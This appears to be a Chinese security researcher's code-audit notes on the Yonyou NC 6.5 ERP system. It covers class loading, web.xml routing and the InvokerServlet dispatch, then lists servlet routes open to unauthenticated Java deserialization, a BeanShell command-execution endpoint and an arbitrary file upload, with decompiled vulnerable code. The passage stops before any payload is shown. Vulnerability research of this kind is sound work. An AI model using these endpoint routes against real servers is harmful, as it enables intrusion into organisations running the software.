


































用友NC-6.5-JAVA-代码审计记录

系统加载分析

因为用友NC的 web 架构和普通的项目不同，因此需要首先分析 用友NC 的启动方式。首先查看文件目录结构。

<input type="checkbox"/> 名称	修改日期	类型	大小
 ant	2023/3/29 13:59	文件夹	
 anteindex	2023/3/29 14:16	文件夹	
 bin	2023/3/29 14:11	文件夹	
 dist	2023/3/29 14:11	文件夹	
 driver	2023/3/29 13:59	文件夹	
 ejb	2023/3/29 14:11	文件夹	
 ejbXMLs	2023/3/29 14:11	文件夹	
 external	2015/8/4 14:40	文件夹	
 framework	2015/12/25 8:09	文件夹	
 hotwebs	2015/12/25 8:06	文件夹	
 ierp	2015/12/25 8:09	文件夹	
 langlib	2023/3/29 14:02	文件夹	
 lib	2023/3/29 14:00	文件夹	
 messages	2023/3/29 14:14	文件夹	
 META-INF	2023/3/29 14:04	文件夹	
<input checked="" type="checkbox"/>  middleware	2023/3/29 13:59	文件夹	
<input type="checkbox"/> 名称	修改日期	类型	大小
<input checked="" type="checkbox"/>  middleware	2023/3/29 13:59	文件夹	
 modules	2023/3/29 14:02	文件夹	
 nclogs	2023/3/29 14:16	文件夹	
<input type="checkbox"/>  ncsript	2015/12/24 8:08	文件夹	
 nmc	2023/3/29 13:59	文件夹	
 patchmanager	2023/3/29 13:59	文件夹	
 pfx	2015/11/17 20:48	文件夹	
 pfxbak	2023/3/29 14:00	文件夹	
 resources	2023/3/29 14:02	文件夹	
 temp	2023/3/29 14:16	文件夹	
 uapmq	2023/3/29 13:59	文件夹	
 ufjdk	2023/3/29 13:59	文件夹	
 umc	2023/3/29 14:00	文件夹	
 webapps	2015/12/25 8:09	文件夹	
 work	2023/3/29 16:20	文件夹	
 root.bat	2016/1/20 11:58	Windows 批处理...	2 KB
 starter.jar	2016/1/20 11:49	Executable Jar File	13 KB
startServer.bat	2016/1/20 11:49	Windows 批处理...	1 KB
startServer.bat	2016/1/20 11:49	Windows 批处理...	1 KB

然后根据启动顺序, 分析 `startServer.bat`。启动的主类应该就是 `nc.bs.mw.start.NCStarter` 这个类, 在 `starter.jar` 包中, 在这个包中会通过自定义的类加载器加载文件夹中的包。


```
@echo off
REM
REM #####
REM # Purpose: NC application tool for start server
REM # Author:  UFIDA, zhangwei@ufida.com.cn
REM #
REM #####
if "%OS%"=="Windows_NT" setlocal

set NC_HOME=%~dp0

call %NC_HOME%\bin\uapSetupCmdLine.bat

if not "%1%" == "" (
    %JAVA_HOME%\bin\java -classpath %NC_CLASSPATH% -Dnc.bs.logging.format=text -
Dnc.server.location=%NC_HOME% -
Dorg.owasp.esapi.resources=%NC_HOME%/ierp/bin/esapi nc.bs.mw.start.NCStarter
start %1%
) else (
    %JAVA_HOME%\bin\java -classpath %NC_CLASSPATH% -Dnc.bs.logging.format=text -
Dnc.server.location=%NC_HOME% -
Dorg.owasp.esapi.resources=%NC_HOME%/ierp/bin/esapi nc.bs.mw.start.NCStarter
)

if "%OS%"=="Windows_NT" endlocal
```



主要包含了上面文件夹内的 jar 包，以及 ncHome 目录下面的 lib 包，可以自己将 `getBootstrapClassLoader` 这个方法提出来，然后打印每个文件夹下面的包（中间还是一些其他的处理过程，比如资源文件，classes 目录等等）。

```
import javax.xml.parsers.DocumentBuilderFactory;
import java.io.File;
import java.io.FileFilter;
import java.io.IOException;
import java.net.MalformedURLException;
import java.net.URISyntaxException;
import java.net.URL;
import java.nio.file.Files;
import java.util.ArrayList;
import java.util.Arrays;
```

```

import java.util.Collections;
import java.util.List;

public class Main {
    public static void main(String[] args) throws URISyntaxException,
IOException {
        URL[] urls = computeModulePublicCP(new
File("C:\\language\\java\\code\\cms\\home\\modules"));
        /*      String destPath="C:\\language\\java\\code\\cms\\home\\moduleHandle\\";
        for (URL url: urls) {
            File sourceFile = new File(url.toURI().toURL().getPath());
            //System.out.println(url.toURI().toURL().getPath());
            String name = sourceFile.getName();
            if(sourceFile.isDirectory()){
                int length = sourceFile.listFiles().length;
                if(length > 0){
                    System.out.println(sourceFile.getAbsolutePath()+":内部还有文
件");
                }
                continue;
            }
            File file = new File(destPath + name);
            Files.copy(sourceFile.toPath(),file.toPath());
            System.out.println(name);
        }*/

        URL[] urls1 = computeStandCP(new
File("C:\\language\\java\\code\\cms\\home\\").toURI().toURL());
        for (URL url: urls1) {
            File sourceFile = new File(url.toURI().toURL().getPath());
            System.out.println(url.toURI().toURL().getPath());
            /*      String name = sourceFile.getName();
            if(sourceFile.isDirectory()){
                int length = sourceFile.listFiles().length;
                if(length > 0){
                    System.out.println(sourceFile.getAbsolutePath()+":内部还有文
件");
                }
                continue;
            }
            File file = new File(destPath + name);
            Files.copy(sourceFile.toPath(),file.toPath());
            System.out.println(name);*/
        }
    }

    public static URL[] computeModulePublicCP(File modulesDir) {
        if (!modulesDir.exists()) {
            return new URL[0];
        } else {
            List<File> newModuleList = computeModuleDirs(modulesDir);
            ArrayList<URL> cpList = new ArrayList();

            for(int i = 0; i < newModuleList.size(); ++i) {
                try {
                    URL[] urls =
computeStandCP(((File)newModuleList.get(i)).toURI().toURL());

                    for(int j = 0; j < urls.length; ++j) {

```

```

        cpList.add(urls[j]);
    }
} catch (MalformedURLException var6) {
}
}

URL[] publics = new URL[cpList.size()];
cpList.toArray(publics);
return publics;
}
}

public static List<File> computeModuleDirs(File dir) {
    List<File> moduleList = new ArrayList();
    computeModuleDirs(dir, moduleList);
    return moduleList;
}

public static void computeModuleDirs(File dir, List<File> moduleList) {
    if (dir.exists()) {
        List<File> newModuleList = Arrays.asList(dir.listFiles(new
ModuleFilter()));
        moduleList.addAll(newModuleList);
        File[] dirs = dir.listFiles(new AndFilter(new FileFilter[]{new
DirectoryFilter(), new ExcludeFilter(newModuleList)}));

        for(int i = 0; i < dirs.length; ++i) {
            computeModuleDirs(dirs[i], moduleList);
        }

        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        Collections.sort(moduleList, new ModuleComparator(dbf));
    }
}

public static URL[] computeStandCP(URL stdURL) {
    File stdDir = new File(stdURL.getFile());
    if (!stdDir.exists()) {
        return new URL[0];
    } else {
        File[] files = computeStandCP(stdDir);
        URL[] urls = new URL[files.length];

        for(int i = 0; i < urls.length; ++i) {
            try {
                urls[i] = files[i].toURI().toURL();
            } catch (MalformedURLException var6) {
            }
        }

        return urls;
    }
}

public static File[] computeStandCP(File stdDir) {
    File file = null;
    List<File> files = new ArrayList();

```

```

        file = new File(stdDir, "extension/_classes/");
        if (file.exists()) {
            files.add(file);
        }

        file = new File(stdDir, "extension/classes/");
        if (file.exists()) {
            files.add(file);
        }

        file = new File(stdDir, "extension/resources/");
        if (file.exists()) {
            files.add(file);
        }

        files = listFiles(files, new File(stdDir, "extension/lib"), new
JarFilter());
        files = listFiles(files, new File(stdDir, "extension/_lib"), new
JarFilter());
        file = new File(stdDir, "hyext/_classes/");
        if (file.exists()) {
            files.add(file);
        }

        file = new File(stdDir, "hyext/classes/");
        if (file.exists()) {
            files.add(file);
        }

        file = new File(stdDir, "hyext/resources/");
        if (file.exists()) {
            files.add(file);
        }

        files = listFiles(files, new File(stdDir, "hyext/lib"), new
JarFilter());
        files = listFiles(files, new File(stdDir, "hyext/_lib"), new
JarFilter());
        file = new File(stdDir, "_classes/");
        if (file.exists()) {
            files.add(file);
        }

        file = new File(stdDir, "classes/");
        if (file.exists()) {
            files.add(file);
        }

        file = new File(stdDir, "resources/");
        if (file.exists()) {
            files.add(file);
        }

        files = listFiles(files, new File(stdDir, "_lib"), new JarFilter());
        files = listFiles(files, new File(stdDir, "lib"), new JarFilter());
        File[] fileArray = new File[files.size()];
        files.toArray(fileArray);
        return fileArray;

```

```

    }

    private static List<File> listFiles(List<File> filesList, File dir,
FileFilter filter) {
        if (dir.exists()) {
            File[] files = dir.listFiles(filter);
            List<File> temp = Arrays.asList(files);
            Collections.sort(temp);
            filesList.addAll(temp);
            File[] subDirs = dir.listFiles(new DirectoryFilter());

            for(int i = 0; i < subDirs.length; ++i) {
                listFiles(filesList, subDirs[i], filter);
            }
        }

        return filesList;
    }
}

```

web.xml

该部分用于分析 `web.xml` 路由信息

```

<?xml version="1.0" encoding="UTF-8"?>
<!--<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application
2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd">-->
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4" id="webApp">
    <listener>
        <listener-
class>nc.bs.framework.server.WebApplicationStartupHook</listener-class>
    </listener>
    <filter>
        <filter-name>LoggerFilter</filter-name>
        <filter-class>nc.bs.framework.server.LoggerServletFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>LoggerFilter</filter-name>
        <url-pattern>/*</url-pattern>
        <dispatcher>REQUEST</dispatcher>
    </filter-mapping>

    <servlet>
        <servlet-name>CommonServletDispatcher</servlet-name>
        <servlet-
class>nc.bs.framework.comn.serv.CommonServletDispatcher</servlet-class>
        <init-param>
            <param-name>service</param-name>

```



```

        <param-value>nc.bs.framework.comn.serv.ServiceDispatcher</param-
value>
        </init-param>
        <load-on-startup>10</load-on-startup>
    </servlet>

    <servlet>
        <servlet-name>ProvisionServlet</servlet-name>
        <servlet-
class>nc.bs.framework.provision.server.ProvisionServlet</servlet-class>
        <load-on-startup>5</load-on-startup>
    </servlet>

    <servlet>
        <servlet-name>NCInvokerServlet</servlet-name>
        <servlet-class>nc.bs.framework.server.InvokerServlet</servlet-class>
    </servlet>

    <servlet>
        <servlet-name>NCFindWebServlet</servlet-name>
        <servlet-class>nc.bs.framework.server.FindWebResourceServlet</servlet-
class>
    </servlet>
    <servlet>
        <servlet-name>ws-ncapplet</servlet-name>
        <jsp-file>/jsp/wsncapplet.jsp</jsp-file>
    </servlet>
    <servlet>
        <servlet-name>app-esc</servlet-name>
        <servlet-class>uap.serverdes.appesc.AppEscServlet</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>app-esc</servlet-name>
        <url-pattern>/app.esc</url-pattern>
    </servlet-mapping>

    <servlet-mapping>
        <servlet-name>ws-ncapplet</servlet-name>
        <url-pattern>/ncws.jnlp</url-pattern>
    </servlet-mapping>
    <servlet-mapping>
        <servlet-name>NCFindWebServlet</servlet-name>
        <url-pattern>/NCFindWeb</url-pattern>
    </servlet-mapping>

    <servlet-mapping>
        <servlet-name>CommonServletDispatcher</servlet-name>
        <url-pattern>/ServiceDispatcherServlet/*</url-pattern>
    </servlet-mapping>

    <servlet-mapping>
        <servlet-name>ProvisionServlet</servlet-name>
        <url-pattern>/provision</url-pattern>
    </servlet-mapping>

    <servlet-mapping>
        <servlet-name>NCInvokerServlet</servlet-name>
        <url-pattern>/service/*</url-pattern>

```

```

</servlet-mapping>

<servlet-mapping>
  <servlet-name>NCInvokerServlet</servlet-name>
  <url-pattern>/servlet/*</url-pattern>
</servlet-mapping>

<security-constraint>
  <web-resource-collection>
    <web-resource-name>uapweb</web-resource-name>
    <url-pattern>/*</url-pattern>
    <http-method>PUT</http-method>
    <http-method>DELETE</http-method>
    <http-method>HEAD</http-method>
    <http-method>OPTIONS</http-method>
    <http-method>TRACE</http-method>
  </web-resource-collection>
  <auth-constraint>
  </auth-constraint>
</security-constraint>
</web-app>

```

权限校验

路由分析


这里根据一些历史 payload 首先关注 NCInvokerServlet 这个 servlet，这个 servlet 对应两个路由规则 /service/* 和 /servlet/*。nc.bs.framework.server.InvokerServlet 类中，doGet 和 doPost 方法都执行的是 doAction 方法，所以需要分析该方法的路由分配。

/servlet/~ic/nc.bs.framework.monitor.MonitorServlet

/servlet/~ic/MonitorServlet

/servlet/MonitorServlet

当传递的 security_token 和 user_code 参数为空，先通过 request.getPathInfo() 获取请求的路径，第二步对这个 path 进行处理。



```

private void doAction(HttpServletRequest request, HttpServletResponse
response) throws ServletException, IOException {
    String token = this.getParamValue(request, "security_token");

```

```

String userCode = this.getParamValue(request, "user_code");
if (userCode != null) {
    InvocationInfoProxy.getInstance().setUserCode(userCode);
}

if (token != null) {
    NetStreamContext.setToken(KeyUtil.decodeToken(token));
}

String pathInfo = request.getPathInfo();
log.debug("Before Invoke: " + pathInfo);
long requestTime = System.currentTimeMillis();

try {
    if (pathInfo == null) {}
    pathInfo = pathInfo.trim();
    String moduleName = null; String serviceName = null;
    int beginIndex;
    if (pathInfo.startsWith("/~")) {
        moduleName = pathInfo.substring(2);
        beginIndex = moduleName.indexOf("/");
        if (beginIndex >= 0) {
            serviceName = moduleName.substring(beginIndex);
            if (beginIndex > 0) {
                moduleName = moduleName.substring(0, beginIndex);
            } else {
                moduleName = null;
            }
        } else {
            moduleName = null;
            serviceName = pathInfo;
        }
    } else {
        serviceName = pathInfo;
    }

    if (serviceName == null) {
        throw new ServletException("Service name is not specified");
    }

    beginIndex = serviceName.indexOf("/");
    if (beginIndex < 0 || beginIndex >= serviceName.length() - 1) {
        throw new ServletException("Service name is not specified");
    }

    serviceName = serviceName.substring(beginIndex + 1);
    Object obj = null;

    String msg;
    try {
        obj = this.getServiceObject(moduleName, serviceName);
    } catch (ComponentException var76) {
        msg = svcNotFoundMsgFormat.format(new Object[]{serviceName});
        Logger.error(msg, var76);
        throw new ServletException(msg);
    }
}

```

```

        ThreadTracer.getInstance().startThreadMonitor("invokeservlet-" +
serviceName + "-" + (obj == null ? "" : obj.getClass().getName()),
request.getRemoteAddr() + ":" + request.getRemotePort(), "anonymous",
(string)null);
        if (obj instanceof Servlet) {
            Logger.init(obj.getClass());
            try {
                if (obj instanceof GenericServlet) {
                    ((GenericServlet)obj).init();
                }
                this.preRemoteProcess();
                ((Servlet)obj).service(request, response);
                this.postRemoteProcess();
            } catch (ServletException var72) {
                this.postErrorRemoteProcess(var72);
                Logger.error("Invoker servlet: " + obj.getClass() + " error",
var72);

                throw var72;
            } catch (IOException var73) {
                this.postErrorRemoteProcess(var73);
                Logger.error("Invoker servlet: " + obj.getClass() + " error",
var73);

                throw var73;
            } catch (Throwable var74) {
                this.postErrorRemoteProcess(var74);
                Logger.error("Invoker servlet: " + obj.getClass() + " error",
var74);

                throw new ServletException("Invoker servlet: " +
obj.getClass() + " error", var74);
            } finally {
                Logger.reset();
            }
        } else if (obj instanceof IHttpServletAdaptor) {
            IHttpServletAdaptor adaptor = (IHttpServletAdaptor)obj;
            Logger.init(obj.getClass());

            try {
                this.preRemoteProcess();
                adaptor.doAction(request, response);
                this.postRemoteProcess();
            } finally {
                Logger.reset();
            }
        } else {
            if (obj == null) {
                String msg = "Service: " + serviceName + " is not found";
                log.error(msg);
                throw new ServletException(msg);
            }

            Class<?> clazz = obj.getClass();
            msg = null;

            Method method;
            try {
                method = clazz.getDeclaredMethod("doAction",
request.getClass(), response.getClass());
            } catch (Exception var70) {

```

```

        throw new ServletException("Service: " + serviceName + "
can't adapt Servlet");
    }

    if (method == null) {
        throw new ServletException("Service: " + serviceName + "
can't adapt Servlet");
    }

    Logger.init(obj.getClass());

    try {
        String msg;
        try {
            this.preRemoteProcess();
            method.invoke(obj, request, response);
            this.postRemoteProcess();
        } catch (InvocationTargetException var77) {
            this.postErrorRemoteProcess(var77);
            if (var77.getTargetException() instanceof
ServletException) {
                throw (ServletException)var77.getTargetException();
            }

            if (var77.getTargetException() instanceof IOException) {
                throw (IOException)var77.getTargetException();
            }

            Logger.error("invoke " + obj.getClass().getName() + "."
+ method.getName() + " error", var77.getTargetException());
            throw new ServletException("Service error: " +
serviceName + " " + var77.getTargetException().getMessage());
        } catch (IllegalArgumentException var78) {
            this.postErrorRemoteProcess(var78);
            msg = "Service: " + serviceName + " invalid arguments";
            log.error(msg);
            throw new ServletException(msg);
        } catch (IllegalAccessException var79) {
            this.postErrorRemoteProcess(var79);
            msg = "Service: " + serviceName + " invalid arguments";
            log.error(msg);
            throw new ServletException(msg);
        } catch (Throwable var80) {
            this.postErrorRemoteProcess(var80);
            Logger.error("Invoker Servlet: " + obj.getClass() + "
error", var80);
            throw new ServletException("Invoker Servlet: " +
obj.getClass() + " error", var80);
        }
    } finally {
        Logger.reset();
    }
} finally {
    log.debug("After Invoke: " + request.getPathInfo() + " " +
(System.currentTimeMillis() - requestTime));
    ThreadTracer.getInstance().endThreadMonitor();
}

```

```
}
```


通过 `this.getServiceObject(moduleName, serviceName);` 获取到服务的对象，然后判断这个对象是否是 `javax.servlet.Servlet` 或者 `nc.bs.framework.adaptor.IHttpServletAdaptor` 或者其他类型但是包含 `doAction(request, response)` 方法。因此我们挖掘可以先看到所有 `Servlet` 的继承或者 `IHttpServletAdaptor` 的实现类。

漏洞

反序列化漏洞

这个其实不应该只关心反序列化漏洞，当正常反序列化之后，还是有很多其他功能的，所以是可以分析其他的功能点的。

通过查找符合条件的类，找出全部的调用，然后分析其中是否存在反序列化漏洞。



找到的反序列化接口

/external/log.jar/nc.bs.logging.config.LoggingConfigServlet.class 可以
/lib/bsh-2.0b1.jar/bsh.servlet.BshServlet.class 命令执行接口
/lib/fwserver.jar/nc.bs.framework.server.ConfigResourceServlet 可以
pubuapbs_fsLevel-1.jar/uap.pub.dc.filesystem.servlet.DownloadServlet 可以
pubaert_commonLevel-1.jar/com.ufida.zior.console.ActionHandlerServlet GZIP
pubufoe_pub.jar/com.ufsoft.iufo.jiuqi.JiuqiClientReqDispatch 可以
pubuapss_fwsearchIILevel-1.jar/com.yonyou.ante.servlet.FileReceiveServlet 反序列化
和任意文件上传
pubuapim_impluginLevel-1.jar/nc.bs.pub.im.ContactsFuzzySearchServlet
pubuapim_impluginLevel-1.jar/nc.bs.pub.im.ContactsQueryServiceServlet
pubuapim_impluginLevel-1.jar/nc.bs.pub.im.UserAuthenticationServlet
pubuapim_impluginLevel-1.jar/nc.bs.pub.im.UserQueryServiceServlet
pubuapim_impluginLevel-1.jar/nc.bs.pub.im.UsersSynchronizationServlet
pubbaseapp_appdocumentLevel-
1.jar/nc.document.pub.filesystem.servlet.DeleteServlet
pubbaseapp_appdocumentLevel-
1.jar/nc.document.pub.filesystem.servlet.DownloadServlet
pubbaseapp_appdocumentLevel-
1.jar/nc.document.pub.filesystem.servlet.UploadServlet
pubaert_commonLevel-1.jar/nc.pub.iufo.communication.IUFOMsgServerBase 失败
pubwebbd_bdLevel-1.jar/nc.uap.bs.im.servlet.OAContactsFuzzySearchServlet
pubwebbd_bdLevel-1.jar/nc.uap.bs.im.servlet.OAUserAuthenticationServlet

pubwebbd_bdLevel-1.jar/nc.uap.bs.im.servlet.OAUserQryServlet

fwserver.jar/nc.bs.framework.mx.MxServlet


fwserver.jar/nc.bs.framework.mx.MonitorServlet

uap.framework.rc.controller.ResourceManagerServlet 反序列 --疑似上传

反序列化漏洞一

- url-路由: /servlet/MonitorServlet
- 影响文件: /fwserver.jar/nc.bs.framework.mx.MonitorServlet.class
- 漏洞成因:

只需要匹配到路由, 然后获取请求包, 直接进行反序列化。



文件类漏洞

任意文件上传一

- url-路由: /servlet/~uapss/com.yonyou.ante.servlet.FileReceiveServlet
- 影响文件: pubuapss_fwsearchIILevel-1.jar/com.yonyou.ante.servlet.FileReceiveServlet.class
- 漏洞成因:

通过反序列化获取参数之后, 可以进行根据参数进行文件上传。

首先是反序列化获取 TARGET_FILE_PATH 和 FILE_NAME 两个参数, 然后将文件流直接写入到文件中。payload 生成如下代码。

Decompiled .class file, bytecode version: 51.0 (Java 7)

```

33 protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
34     this.handleRequest(req, resp);
35 }
36
37 protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
38     this.handleRequest(req, resp);
39 }
40
41 private void handleRequest(HttpServletRequest req, HttpServletResponse resp) {
42     InputStream in = null;
43     ObjectInputStream ois = null;
44     FileOutputStream os = null;
45     OutputStream rnos = null;
46     String path = "";
47     String fileName = "";
48
49     try {
50         in = req.getInputStream();
51         rnos = resp.getOutputStream();
52         ois = new ObjectInputStream(in);
